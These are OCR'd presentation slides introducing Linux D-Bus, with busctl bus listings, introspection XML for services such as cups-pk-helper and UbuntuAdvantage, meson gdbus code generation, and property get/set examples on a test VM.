.73" ":1.51" ":1.96" "org.gtk.vfs.Metadata" "org.gnome.SettingsDaemon.Color" ":1.74" ":1.52" ":1.97" ":1.75" ":1.53" ":1.98" "org.gnome.SettingsDaemon.Keyboard" ":1.76" ":1.5
4" "org.freedesktop.impl.portal.PermissionStore" ":1.10" ":1.32" ":1.99" ":1.77" "org.gnome.keyring.SystemPrompter" ":1.55" ":1.11" ":1.33" ":1.78" ":1.56" ":1.12" ":1.34" ":
1.79" ":1.57" ":1.13" ":1.35" ":1.122" ":1.100" ":1.58" ":1.36" ":1.123" ":1.101" ":1.59" "org.freedesktop.secrets" ":1.37" "org.gtk.vfs.MTPVolumeMonitor" ":1.3" "org.freedes
ktop.Tracker3.Miner.Files" "org.freedesktop.IBus.Panel.Extension.Gtk3" ":1.4" ":1.39" ":1.5" "org.freedesktop.IBus" "org.gnome.Disks.NotificationMonitor"
```

Available **session** buses

string array with 90 elements

```
dbus-test@DBUS-TEST-VM:~$ busctl --system call org.freedesktop.DBus /org/freedesktop/DBus org.freedesktop.DBus ListNames
as 90 "org.freedesktop.DBus" ":1.7" "org.freedesktop.timesync1" ":1.8" ":1.9" ":1.109" "org.freedesktop.systemd1" "org.freedesktop.ModemManager1" "org.freedesktop.NetworkMana
ger" "org.freedesktop.oom1" "net.hadess.PowerProfiles" "org.freedesktop.resolve1" "org.freedesktop.RealtimeKit1" "org.freedesktop.Accounts" ":1.80" ":1.82" ":1.83" ":1.84" ":
1.40" "com.ubuntu.SoftwareProperties" ":1.85" ":1.86" "org.freedesktop.PolicyKit1" ":1.20" ":1.250" ":1.87" ":1.21" ":1.22" ":1.89" ":1.67" ":1.132" ":1.68" "net.hadess.Switc
herooControl" ":1.69" ":1.25" ":1.49" ":1.115" "org.gnome.RemoteDesktop" ":1.116" ":1.117" ":1.118" "org.gnome.DisplayManager" "org.freedesktop.Avahi" "org.freedesktop.UDisks
2" ":1.90" "fi.w1.wpa_supplicant1" ":1.91" "org.freedesktop.fwupd" ":1.92" ":1.70" "org.freedesktop.login1" "com.ubuntu.LanguageSelector" ":1.71" "com.hp.hplip" ":1.72" "org.
freedesktop.ColorManager" ":1.73" ":1.96" ":1.74" ":1.97" ":1.75" ":1.98" ":1.76" ":1.10" ":1.99" ":1.11" ":1.78" "org.freedesktop.UPower" ":1.34" ":1.12" ":1.79" ":1.35" ":1
.0" "org.freedesktop.UPower.PowerProfiles" ":1.13" ":1.100" ":1.36" ":1.1" ":1.14" ":1.101" ":1.59" ":1.2" ":1.3" "com.canonical.UbuntuAdvantage" ":1.4" ":1.126" ":1.5" ":1.1
8" ":1.6" ":1.19"
```

Available **system** buses



d-feet (GUI tool)

Introduction

Introspection

- General interface **org.freedesktop.DBus.Introspectable** and its method **Introspect**
  - Define available interfaces, methods, signals, and properties
- XML format output
- GNU Documentation

```xml
<!DOCTYPE node PUBLIC "-//freedesktop//DTD D-BUS Object Introspection 1.0//EN"
 "http://www.freedesktop.org/standards/dbus/1.0/introspect.dtd">
<node name="/com/example/MyService">
  <interface name="com.example.MyInterface">
    <method name="Echo">
      <arg name="in_arg" type="s" direction="in"/>
      <arg name="out_arg" type="s" direction="out"/>
    </method>
    <method name="Add">
      <arg name="a" type="i" direction="in"/>
      <arg name="b" type="i" direction="in"/>
      <arg name="sum" type="i" direction="out"/>
    </method>
    <signal name="Notify">
      <arg name="message" type="s"/>
    </signal>
    <property name="Version" type="s" access="read"/>
  </interface>
</node>
```


Ref: https://medium.com/@mbed101/understanding-dbus-xml-introspection-with-examples-743caea7adb1

1. Service define a **XML** file

cups-pk-helper-0.2.7

cups-pk-helper-mechanism.xml

src > cups-pk-helper-mechanism.xml

```xml
<!DOCTYPE node PUBLIC "-//freedesktop//DTD D-BUS Object Introspection 1.0//EN" "http://w
<node name="/">
  <interface name="org.opensuse.CupsPkHelper.Mechanism">

    <!-- Very low-level methods -->

    <method name="FileGet">
      <annotation name="org.freedesktop.DBus.GLib.Async" value=""/>
      <arg name="resource" direction="in"  type="s"/>
      <arg name="filename" direction="in"  type="s"/>
      <arg name="error"    direction="out" type="s"/>
    </method>

    <method name="FilePut">
      <annotation name="org.freedesktop.DBus.GLib.Async" value=""/>
      <arg name="resource" direction="in"  type="s"/>
      <arg name="filename" direction="in"  type="s"/>
      <arg name="error"    direction="out" type="s"/>
    </method>

    <!-- Methods for the server in general -->

    <method name="ServerGetSettings">
      <annotation name="org.freedesktop.DBus.GLib.Async" value=""/>
      <arg name="error"    direction="out" type="s"/>
      <arg name="settings" direction="out" type="a{ss}"/>
    </method>

    <method name="ServerSetSettings">
      <annotation name="org.freedesktop.DBus.GLib.Async" value=""/>
      <arg name="settings" direction="in"  type="a{ss}"/>
      <arg name="error"    direction="out" type="s"/>
    </method>
```

cups-pk-helper-mechanism.xml

2. Use **gdbus** wrapper and compile with meson

meson.build

src > meson.build

```
13  cph_iface_mechanism_source = gnome.gdbus_codegen (
14    'cph-iface-mechanism',
15    'cups-pk-helper-mechanism.xml',
16    interface_prefix : 'org.opensuse.CupsPkHelper.',
17    namespace : 'CphIface',
18    object_manager : true
19  )
```

The Meson Build System

gnome.gdbus_codegen()

Compiles the given XML schema into gdbus source code. Takes two positional arguments, the first one specifies the base name to use while creating the output source and header and the second specifies one XML file.

- `sources` : list of XML files
- `interface_prefix` : prefix for the interface
- `namespace` : namespace of the interface
- `extra_args` : *(Added 0.47.0)* additional command line arguments to pass
- `autocleanup` : *(Added 0.47.0)* if set generates autocleanup code. Can be one of `none`, `objects` or `all`
- `object_manager` : *(Added 0.40.0)* if true generates object manager code
- `annotations` : *(Added 0.43.0)* list of lists of 3 strings for the annotation for `'ELEMENT', 'KEY', 'VALUE'`
- `docbook` : *(Added 0.43.0)* prefix to generate `'PREFIX'-NAME.xml` docbooks
- `build_by_default` : causes, when set to true, to have this target be built by default, that is, when invoking plain `meson compile`, the default value is true for all built target types
- `install_dir` : *(Added 0.46.0)* location to install the header or bundle depending on previous options
- `install_header` : *(Added 0.46.0)* if true, install the header file

meson documentation

3. Auto-gen **introspection** interface and methods


```
dbus-test@DBUS-TEST-VM:/tmp$ busctl --system call org.opensuse.CupsPkHelper.Mechanism / org.freedesktop.DBus.Introspectable Introspect
s "<!DOCTYPE node PUBLIC \"-//freedesktop//DTD D-BUS Object Introspection 1.0//EN\"\n                      \"http://www.freedesktop.org/standards/dbus/1.0/introspect.dtd\">\n
<!-- GDBus 2.80.0 -->\n<node>\n  <interface name=\"org.freedesktop.DBus.Properties\">\n    <method name=\"Get\">\n      <arg type=\"s\" name=\"interface_name\" direction=\"in
```

```xml
<!DOCTYPE node PUBLIC "-//freedesktop//DTD D-BUS Object Introspection 1.0//EN"
"http://www.freedesktop.org/standards/dbus/1.0/introspect.dtd">
<!-- GDBus 2.80.0 -->
<node>
  <interface name="org.freedesktop.DBus.Properties">
    <method name="Get">
      <arg type="s" name="interface_name" direction="in"/>
      <arg type="s" name="property_name" direction="in"/>
      <arg type="v" name="value" direction="out"/>
    </method>
    <method name="GetAll">
      <arg type="s" name="interface_name" direction="in"/>
      <arg type="a{sv}" name="properties" direction="out"/>
    </method>
    <method name="Set">
      <arg type="s" name="interface_name" direction="in"/>
      <arg type="s" name="property_name" direction="in"/>
      <arg type="v" name="value" direction="in"/>
    </method>
    <signal name="PropertiesChanged">
      <arg type="s" name="interface_name"/>
      <arg type="a{sv}" name="changed_properties"/>
      <arg type="as" name="invalidated_properties"/>
    </signal>
  </interface>
  <interface name="org.freedesktop.DBus.Introspectable">
    <method name="Introspect">
      <arg type="s" name="xml_data" direction="out"/>
    </method>
  </interface>
  <interface name="org.freedesktop.DBus.Peer">
    <method name="Ping"/>
    <method name="GetMachineId">
      <arg type="s" name="machine_uuid" direction="out"/>
    </method>
  </interface>
  <interface name="org.opensuse.CupsPkHelper.Mechanism">
    <method name="FileGet">
      <annotation name="org.freedesktop.DBus.GLib.Async" value=""/>
      <arg type="s" name="resource" direction="in"/>
      <arg type="s" name="filename" direction="in"/>
      <arg type="s" name="error" direction="out"/>
    </method>
```

Introduction

Property

- Some buses provide **properties** for internal usage



Introduction

Property

```
dbus-test@DBUS-TEST-VM:~$ busctl --system get-property org.freedesktop.oom1 /org/freedesktop/LogControl1 org.freedesktop.LogControl1 LogLevel
s "info"
```

Get property by busctl get-property

```
dbus-test@DBUS-TEST-VM:~$ busctl --system set-property org.freedesktop.oom1 /org/freedesktop/LogControl1 org.freedesktop.LogControl1 LogLevel s "aaa"
Failed to set property LogLevel on interface org.freedesktop.LogControl1: Access denied
```

Set property by busctl set-property

Introduction


Method Argument

- Dbus collects interfaces and methods information, such as argument description
  - **/usr/share/dbus-1/interfaces/***

```
(mypyenv) dbus-test@DBUS-TEST-VM:~$ ls -al /usr/share/dbus-1/interfaces/
total 1184
drwxr-xr-x 2 root root  4096 May 11 17:43 .
drwxr-xr-x 8 root root  4096 Feb 15 16:10 ..
-rw-r--r-- 1 root root   825 Apr  3  2024 com.canonical.UbuntuAdvantage.xml
-rw-r--r-- 1 root root 24794 Apr  4  2024 net.reactivated.Fprint.Device.xml
-rw-r--r-- 1 root root  1426 Apr  4  2024 net.reactivated.Fprint.Manager.xml
-rw-r--r-- 1 root root  9743 Apr  8  2024 org.fedoraproject.Config.Printing.xml
-rw-r--r-- 1 root root 42302 Apr  4  2024 org.freedesktop.Accounts.User.xml
-rw-r--r-- 1 root root 10480 Mar 28  2023 org.freedesktop.Accounts.xml
-rw-r--r-- 1 root root  1635 Apr  5  2024 org.freedesktop.Avahi.AddressResolver.xml
-rw-r--r-- 1 root root  1728 Apr  5  2024 org.freedesktop.Avahi.DomainBrowser.xml
-rw-r--r-- 1 root root  3596 Apr  5  2024 org.freedesktop.Avahi.EntryGroup.xml
```

Introduction

Method Argument



d-feet output

Introduction


Method Argument

```
(mypyenv) dbus-test@DBUS-TEST-VM:~$ cat /usr/share/dbus-1/interfaces/com.canonical.UbuntuAdvantage.xml
<!DOCTYPE node PUBLIC
"-//freedesktop//DTD D-BUS Object Introspection 1.0//EN"
"http://www.freedesktop.org/standards/dbus/1.0/introspect.dtd">

<node name="/">
  <interface name='com.canonical.UbuntuAdvantage.Manager'>
    <method name='Attach'>
      <arg type='s' name='token' direction='in'/>
    </method>
    <method name='Detach'/>
    <property name='Attached' type='b' access='read'/>
    <property name='DaemonVersion' type='s' access='read'/>
  </interface>

  <interface name='com.canonical.UbuntuAdvantage.Service'>
    <method name='Enable'/>
    <method name='Disable'/>
    <property name='Name' type='s' access='read'/>
    <property name='Description' type='s' access='read'/>
    <property name='Entitled' type='s' access='read'/>
    <property name='Status' type='s' access='read'/>
  </interface>
</node>
```

Argument description


Introduction

Lazy Loading



